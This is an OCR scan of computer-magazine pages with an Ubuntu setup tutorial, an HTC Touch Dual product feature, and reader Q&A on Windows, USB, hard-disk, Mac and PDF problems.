
If you click System > Administration > Software Sources you'll be able to select the repositories Ubuntu uses to check for updates. Repositories are archives of packages you can install on Ubuntu, broken down into four core categories:

Main — Official Ubuntu repository maintained by Canonical, the company that produces Ubuntu.

Universe — Unofficial packages maintained by the community at large, frequently contains good programs not found in Main.

Restricted — Official repository containing non-open source drivers and applications.

Multiverse — Software that is 'not free', doesn't come with an open source-friendly licence.



Repositories determine what package archives are available to you — for both installing new applications and for updates. These repositories will contain pretty much everything you'll ever need and are constantly updated — indeed there are almost 25,000 packages between them all downloadable at the click of a button at the time of writing. However, they're not the only ones — you can manually add other repositories as well, something we'll get onto next issue.

It's best to tick all of main, universe, restricted and multiverse to ensure you have the widest selection of packages available when you search for new programs. Finally, you can also select Australia as a local mirror using the 'Download from' drop-down box, which is faster than using overseas mirrors.

If you now click on the Updates tab, you'll see what type of updates are checked. If you want to live on the edge tick 'Pre-released updates' and 'Unsupported updates', but be aware you may sometimes get pre-release versions of packages that could break your system (although rare). As a minimum, ensure 'Important security updates' and 'Recommended updates' are selected. And, of course, you can launch the Update Manager at any time using 'System > Administration > Update Manager'.

INSTALLING NEW APPLICATIONS

In the last issue we covered common applications in Windows and their Linux counterparts, but what about adding new ones?

There are two methods for adding new programs to your Ubuntu installation — the Add/Remove Applications dialog, and the Synaptic Package Manager.

Add/Remove — click 'Applications > Add/Remove' and, once loaded, set Show to 'All available applications'. This will include applications from the repositories you specified in Software Sources. You can browse categories, or search, and of course installing is as simple as selecting a checkbox and hitting Apply Changes.

There are too many applications to make recommendations — try browsing categories and see what you find — but by way of example for installing a new program search for 'vlc', the popular cross-platform open source media player, select its tick-box when the search completes and hit Apply to install it. Note: when searching make sure 'All' is highlighted for the categories on the left, unless you wish to narrow the search to a particular category.

Synaptic — click 'System > Administration > Synaptic Package Manager'. Synaptic isn't as user-friendly as the Add/Remove dialog, and will also show packages like libraries you wouldn't normally need to bother with (libraries are installed for you as needed), but it will also show applications that don't appear in Add/Remove.

A good example of this is Preload — if you have 1GB or more memory, Preload can help speed up application start times. Type 'preload' into the search bar, click on 'preload' in the list and select 'Mark for installation', then hit Apply. It will automatically install and run, and monitor which applications you use the most to preload at boot time.

HANDY TIP

When you updated using the Update Manager after installing Ubuntu 8.04 (aka. Hardy Herron), you will have noticed one or two new kernels that were installed and required you to reboot. While Ubuntu automatically switches to the newest kernel by default, the older ones can start to clutter your boot menu.

To remove older kernels do the following:

- Start Synaptic
- Search on 'linux-image'
- Right-click and select 'Mark for removal' on older kernels
- Click Apply

The older kernels will be automatically removed, with the boot menu updated in the process.

ACCELERATED GRAPHICS


The open source drivers for Nvidia and ATI (recently acquired by AMD) cards have superb 2D support but do not support 3D acceleration (Nvidia and ATI keep the specs closed, preventing open source drivers being written).

Ubuntu makes it easy to install proprietary binary drivers through its Restricted (as in, not open source) Driver Manager if you click System > Administration > Hardware Drivers. Usually this is all you need to do, however, if you have a next-generation card you may find you need the latest official drivers to enable 3D support, and these can take a while to make it into Ubuntu's repositories. The solution is to just install the latest drivers direct from Nvidia and ATI, but there's no need to go hunting for them — a handy program called EnvyNG will do this for you.

EnvyNG is another program that can be found in Synaptic if you have the Universe repository enabled. Start Synaptic (System > Administration > Synaptic) and then, in the search field, type in 'envyng'. From the results right-click on 'envyng-gtk' and select 'Mark for installation' and hit Apply.


After it's installed you'll find it under 'Applications > System Tools'.

Next month we'll cover themes, desktop effects, adding encrypted DVD support, and more! LC



EnvyNG makes it easy to source and install the latest Nvidia and ATI drivers.

HTC Touch Dual



The HTC Touch Dual is a smartphone that combines a touchscreen and slide-out keypad to provide users with a fingertip UI.

Everything is at the users' fingertips. With the push of a thumb, the front panel of the device slides up to reveal a smart-sized keyboard.


If you prefer using touch, then the TouchFLO interface lets you quickly browse through emails, messages, music and images by using finger gestures, making navigation a breeze.


With the Live HTC Home screen, information such as time, new messages, weather updates and missed calls is just a touch away. Connect using 3.5G, which is nine times faster than 3G — wherever you are.

HIGHLIGHTS

- TouchFLO — a touchscreen technology that allows finger-touch scrolling, panning, photo zooming and easy navigation.
- The HTC Home landing page that gives instant access to time, weather, quick application launcher and one-touch ring tone settings.
- Touchscreen or slide-out 16-key keypad for single-handed typing.
- Worldwide connectivity — 3G, GSM, HSDPA, GPRS and EDGE.
- Windows Mobile 6 Professional with Direct Push Outlook email.

1. Housing with Touch Window
2. Navi key
3. TFT LCD
4. Vibrator
5. Rigid Flex board
6. Hinge PreAssembly
7. Sliding FPC
8. Housing C part
9. PCBA main board
10. Keypad
11. PCBA BT board
12. Housing D part
13. Battery
14. Battery over





KEY FEATURES

• **Size**	107 x 55 x 15.8 mm
• **Weight**	120g
• **Connectivity**	WCDMA/HSDPA: 2,100MHz/GSM/EDGE: 900/1,800/1,900MHz
• **Operating system**	Windows Mobile 6 Professional
• **Display**	2.6in QVGA flat touchscreen
• **Camera**	2-megapixel plus front-facing camera for video calling
• **Internal memory**	256MB flash, 128MB RAM
• **Removable memory**	microSD slot
• **Bluetooth**	2.0 with EDR
• **Interface**	HTC ExtUSB (mini-USB and audio jack in one; USB 2.0 Full-Speed)
• **Battery**	1100 mAh
• **Talk time**	WCDMA: up to 240 minutes*, GSM: up to 360 minutes*
• **Standby time**	WCDMA: up to 150 hours*, GSM: up to 250 hours*
• **Chipset**	Qualcomm MSM7200, 400MHz

*Subject to network and phone usage

EXPERTS SOLVE YOUR COMPUTING PROBLEMS

The combined staff and readership of *APC* Magazine, apcmag.com and *APC* partner publications is like one giant helpdesk! If you have a technical problem, chances are one of us knows how to fix it.

HARDWARE

XP WON'T RECOGNISE TRUE HDD SIZE

Q Recently I bought a second hard disk of 160GB. I put it as master, but after the installation of XP Pro, it only shows 128GB. The system partition is FAT32, and the rest is in NTFS. Is this normal?

Ricky

A Windows XP without any of the service packs will not recognise a hard drive larger than 128GB; you will have to either install service pack 2 or 3 and then run Disk Management to resize the drive (right-click My Computer > Manage > Disk management under storage in the left-hand window) or alternatively you could try Norton's Partition Magic to resize the drive, though I have not tried this.

If you can't get the service packs you can also get a new edition of Windows XP with SP2 already installed (borrow it off someone if you have to, but use your own licence key!) and it will recognise the drive size immediately upon installation.

William Sommer

HARDWARE

UPGRADE FROM USB VERSION 1.0 TO 2.0

Q I have an old PC that works well except that it can only use USB version 1.0 which is too slow for data transfer. I'm just wondering if there's any easy way to upgrade to 2.0?

Ding Min

A1 If the machine uses ISA card slots you won't be able to upgrade to USB 2.0 simply because ISA cards aren't made any more. But it's far more likely that the machine uses PCI since it was introduced in 1993, and USB was introduced later in 1996, so if your machine already has USB it's almost certain to have PCI as well.

There are plenty of PCI cards that provide USB 2.0 ports out the back of your PC, for as little as $7.40 (amazingly): see the Staticice list: **http://tinyurl.com/6ax6xm**.

The trick is to ensure that the one you buy comes with drivers for the operating system you're running. If you only have a machine with USB 1.0, it's probably running either Windows 98 or 2000.

If it's running XP you'll be fine, because the card will definitely come with drivers for XP, but for the other two, it's worth checking before buying that it comes with compatible drivers.

Dan Warne (apcmag.com/forums)

A2 If Ding Min is asking whether USB 1.0 can be upgraded in software to USB 2.0, the answer is no. USB is hardware. You would need to add new hardware to get USB 2.0, such as a USB 2.0 card discussed in the other postings.

Petert (apcmag.com/forums)

TIP... HARDWARE

CUT YOUR PRINTING COSTS

If you have a little spare space beside your printer, you could save money on the cost of ink by replacing your cartridges with an ink-flow system. Epson and Canon printers are currently the most popular inkjet printers to convert to ink-flow systems, and the demand is increasing.

Epson printers use six external tanks, normally 100ml each, with tubes running to corresponding cartridges in the printer. The tubes are to feed the ink as required when printing. Ink is available at office stores or online, and the six 100ml bottles cost not much more than one set of cartridges. The systems are DIY, so you'll need to carry out a small amount of work to install the system.

This normally involves removing the ink carrier and replacing it with the one supplied before fixing the tube system in place. Once installed, your only task is to replace or refill the ink bottles as they run out. Most systems will reset the ink level monitor when it gets low. A Google search for ink-flow systems will reveal some local Australian suppliers. If you do a lot of printing you will recover the cost very quickly. Do not forget that this sort of alteration to your printer is likely to invalidate any warranty or support contract you have, so check with the manufacturer first if that worries you.

Always, repeat, *always* use the safely remove hardware option rather than just yanking out a device!

Thumb drive longevity: USB flash drives are best suited to transferring data between machines.

A³ If the computer is a laptop, you can obtain a PCMCIA USB 2 card for it; however, I'm not sure of the availability of these cards. You would need to check with a computer shop to see if they can get you one.

Bruce Pierson (apcmag.com/forums)

HARDWARE

USB KEY LONGEVITY

Q I have a database that is shared between two different computers. Because they are not networked, I keep the main copy of the database on a USB flash drive and just access it from whichever PC I am using. A colleague has told me that I am asking for trouble because flash drives wear out eventually. Is this true?

Sam Fowler

A Yes, what your colleague says is true. You can read and write to and from a flash drive many thousands of times (estimates vary between 10,000 and 100,000). However, although many flash drives reserve an amount of memory to make up for bad bits, there will come a time when enough bits in your device become defective to cause corrupted data.

If you make only 1,000 reads and/or writes to your database each day, you could reach the upper range of 100,000 accesses within about four months. This is why we would recommend you only use these drives to transport data between your machines and not to access the database directly from the flash drive.

It only takes a couple more minutes out of your day to copy the database to a hard disk, use it and then copy it back to the thumb drive, but your data will be much safer. What's more, you will then have a backup on each PC in case you lose the drive.

HARDWARE

SAFELY REMOVE HARDWARE

Q What's the point of having a 'Safely Remove Hardware' option in Windows? Most of the time when I need to remove a portable drive, I get a 'Windows can't stop your generic volume because it's in use...' message. But there is nothing using it when I check. Would pulling out the drive anyway damage anything?

Tim Stoppard

A¹ Safely Remove Hardware essentially allows someone to stop services or access to a device that is connected via temporary means, such as a USB drive. The reason for this is that write-caching or indexing is accessing the data and if the device is removed while one of these accesses is occurring, then corruption is likely. The way the file structure works adds to the risk of corruption too. NTFS in many ways is far better than old FAT16 or FAT32; however, it does carry out more behind-the-scenes access than most people realise. Vista has also brought far more pro-active indexing and ways other programs access the raw data on such devices.

Another thing worth mentioning is the advent of USB-connected HDDs and the ability of SATA drives to be hot-swapped, as well as NCQ (Native Command Queuing) with the use of AHCI (Advanced Host Controller Interface). Both of these definitely require the devices to be shut-down first with 'Safely Remove' otherwise you will pay a price.

When Vista says the device is in use it's usually due to other programs still using the device. The biggest culprits are Windows Media Player, which loves indexing most media formats and third-party software that's also indexing. My favourite offenders are Nero Search, Windows Desktop Search and a good chunk of bloated AV programs. The only true way to get a device to remove is to have a good understanding of the OS and its services and being able to use Task Manager to shut these down manually and allow Windows to completely isolate the device.

Lost Benjii (apcmag.com/forums)

A² When you try to use the 'Safely Remove Hardware' option on any hardware that is not fully 100% Vista compliant, these services are still referencing the device and you get the error mentioned.

Ross (apcmag.com/forums)


A³ Another thing, if you don't safely remove a USB device, if you plug it in to a Linux computer and the USB is using NTFS, it won't mount unless you either force a mount or go to Windows and do a proper eject, then go back to Linux. Same thing for your hard drive, if you don't shut down properly, you can't use it in Linux, but do a proper shutdown and it'll work!

Delan Ahmad (acpcmag.com/forums)

HARDWARE

CORRUPTED FILE DIRECTORY

Q I have a hard drive which is partitioned into three drives (D, E & F). When trying to



Laptop sound driver problems: If your sound fails, you may be able to restore it by re-installing the soundcard driver.

TIP LINUX

WHAT TO DO IF YOUR SYSTEM WILL NOT REACT TO KEYBOARD INPUT (EVEN CTRL+ALT +DEL)?

If your Linux terminal has totally locked you out, you should remember the Skinny Elephant mnemonic phrase:

Raising Skinny Elephants Is Utterly Boring
To 'raise the elephant', you type the following sequence, where Alt is the left Alt key and the SysRq key is on the same button as PrintSCR. Make sure that you remember to pause for a moment between keystrokes:

Alt+SysRq+r; Alt+SysRq+s; Alt+SysRq+e; Alt+SysRq+I; Alt+SysRq+u; Alt+SysRq+b.

This sequence of commands does the following: the 'r' puts the keyboard in raw mode; the 's' syncs the disk; the 'e' terminates all processes; the 'i' kills all processes; the 'u' remounts all file systems as read-only; the 'b' reboots the system.

access each of those drives I get a message saying 'The File or Directory is Corrupted and is Unreadable.' Upon rebooting, Chkdsk ran itself and scanned and fixed the problem on drive D and then, after another reboot, F as well. But on the next reboot Chkdsk failed to run as I expected. My problem is now that Chkdsk doesn't run itself anymore (I have tried to schedule it to run on the next reboot, but it does not execute) so my remaining partitioned drive E is still inaccessible and unreadable as before. I have Windows XP Home SP2.

Brett Estelow

A This is a common problem that I deal with on a weekly basis as a technician. I have found that if you do a quick format of the drive in question with the same file system as it was before it became corrupt, you can run a data recovery tool over it like getdataback and recover your files if the corruption wasn't too severe. This tool can be used with FAT16 and 32 or NTFS file systems, and it uses a stage system where you can save that particular stage of the data recovery process and not have to do it again. I like to save the stage after the initial scan (stage 4) so that I can chose what recovery I want to examine for recovered data, because once you have passed the major scan you are sometimes given multiple choices of recovery depending on how many times the drive has been formatted and you will actually be surprised how far back you can go.

Jamie Mitchell (technician for Harvey Norman in Goulburn, NSW)

HARDWARE

COMPUTER FREEZES

Q My computer freezes at start-up when it says 'Detecting IDE Drives.' To fix this I have to power off then back on again and it boots fine.

Any ideas on how to fix this? Also, another problem is that my computer can never stay on for 24 hours, whenever it ticks over 24 hours it crashes and I receive the BSoD (IRQL_NOT_LESS_OR_EQUAL). What's going on?

Scott

A1 I would suspect the drive is having issues with the position it's installed in (common to find HDD drives on same cable as an optical drive) or there's a bad jumper configuration. Look in the BIOS and see what the drive is detected as. DMA issues can cause this and are compounded by having an optical drive on same cable. The IRQ issues usually come from the memory usage going nuts. Look for a program or hardware with a bad driver or memory leak (use Task Manager and keep an eye on mem usage).

Lost Benjii (from apcmag.com/forums)

A2 I had the same trouble a couple of months ago, turned out to be the hard drive on the way out. Replaced the drive with a larger one without losing any data, and then used the old one as a slave drive until it died last week.

Fiddler (apcmag.com/forums)

HARDWARE

LAPTOP SOUND DRIVER PROBLEMS

Q I have had my laptop for over a year without any problems, but now suddenly the sound icon says 'No audio device output installed'. What does this mean, and what should I do to fix it?

Katy Hadsell

A This message refers to your sound controller, which will be built into the main motherboard of your laptop.

It looks like the sound controller needs its driver re-installing. To do this, select 'Control Panel > System', click on the 'Hardware' tab, and then click on the 'Device Manager' button.

Once there, scroll down to the 'Sound, video and games' section and click on the plus sign to open it up. Now you can check whether a sound controller is showing, and if there are any warnings against any of the sections.

You can try selecting your sound device and clicking on the 'Update Driver' button. The driver should be on your recovery disks. If you cannot see any sound devices, then there might be a hardware fault.

Alternatively, have you installed any software recently that outputs sound? If so, you could try going to 'Programs > Accessories > System Tools' and returning to a previous system restore point. Be aware, though, that any other software installed since that point will be uninstalled.

WINDOWS

SP1's GLACIAL INSTALLATION TIME

Q One aspect that's worrying me before I download Vista SP1 is the reputed install time. Dimension Data, which has successfully rolled out SP1 across its systems, claims an install time of two hours, which, frankly, seems like a lot. Is that the experience other people are having, or is the time much longer for managed enterprise rollouts than for individuals?

Angus

A I've updated at least half a dozen machines, both desktop and notebook to Vista SP1. I found that the speed is quite closely related to the speed of the disks in the computer. Systems using 10,000rpm hard disk drives were done in about 40 minutes, while my notebook with its 4,200rpm disk took roughly twice that. I'm sure there are other factors involved, but that seemed the most obvious from my standpoint.

I'm also guessing Dimension Data's two hours was a combination of corporate machines with 5,400rpm drives, plus perhaps the network load from shooting out 400+MB to each client on the network (and considering Vista's pre-patched network performance, that could take some time).

Nick Race, APC Technical Editor

MAC

BENEFITS OF UPGRADING TO LEOPARD

Q Apart from the obvious benefits of moving from Tiger to Leopard Mac OS (Time Machine, Spaces etc.) what are the biggest reasons for upgrading?

Danny Gorog

A1 I can't say that I'm entirely sold on Leopard as an upgrade. The benefits seem fairly small to me. Time Machine is a BIG benefit, for sure. But that's about the most noticeable thing. I thought Coverflow for the Finder would be very useful, but I haven't used it that much to be honest, because Apple's implementation of it is a bit featureless, eg. if you have an icon next to a folder in Coverflow mode, you can't drag the icon into the folder. So it really is just a way of previewing files.

I do like Quick Look... that's very handy for peering inside files quickly. But I bet most non-enthusiast users would never know the feature was there. I'm disappointed they didn't do more to improve Spotlight, which really does need some work done in terms of speeding it up and making it more usable for differentiating things like emails.

The thing I'm noticing most about Leopard is that it is less stable than 10.4 was. Sure, 10.4 was dodgy when it was first released too, but I don't remember it being as bad as Leopard is.

At least they updated the Airport drivers this week which seems to have fixed the constant dropouts.

Dan Warne (apcmag.com/forums)

A2 Back to my Mac was the feature I was sold on. I often have files on my iMac at home that I need to access on my MacBook while at uni, but haven't for various reasons copied them to my iDisk or USB drive. While I've yet to use it this semester, I know it will come in handy at some point.

Damon (apcmag.com/forums)

A3 The only thing I like about Leopard is Quick Look. I can't be bothered with Time Machine and use SuperDuper! instead (uses less space and creates a bootable image). Tiger boots up faster, seems more stable, and runs my old software (eg. Filemaker Pro)!

K (apcmag.com/forums)

OFFICE

EDITING PDF FILES

Q I regularly receive PDF files that I need to edit. Is there any way that I could convert them into a Word document without losing all of the formatting that's present in the PDF document?

Willow Reynolds

A In general, PDF files are used where document control is required — therefore making alterations more difficult. I would suggest checking that the people who send you these documents do not mind you editing them.

If there are no issues with you editing the documents, then I would recommend using Nuance's PDF Converter Professional 5 (**http://australia.nuance.com/**), a PDF converter which can convert files from PDF to fully formatted Microsoft Office formats. It'll do precisely what you're after, costing around $195.

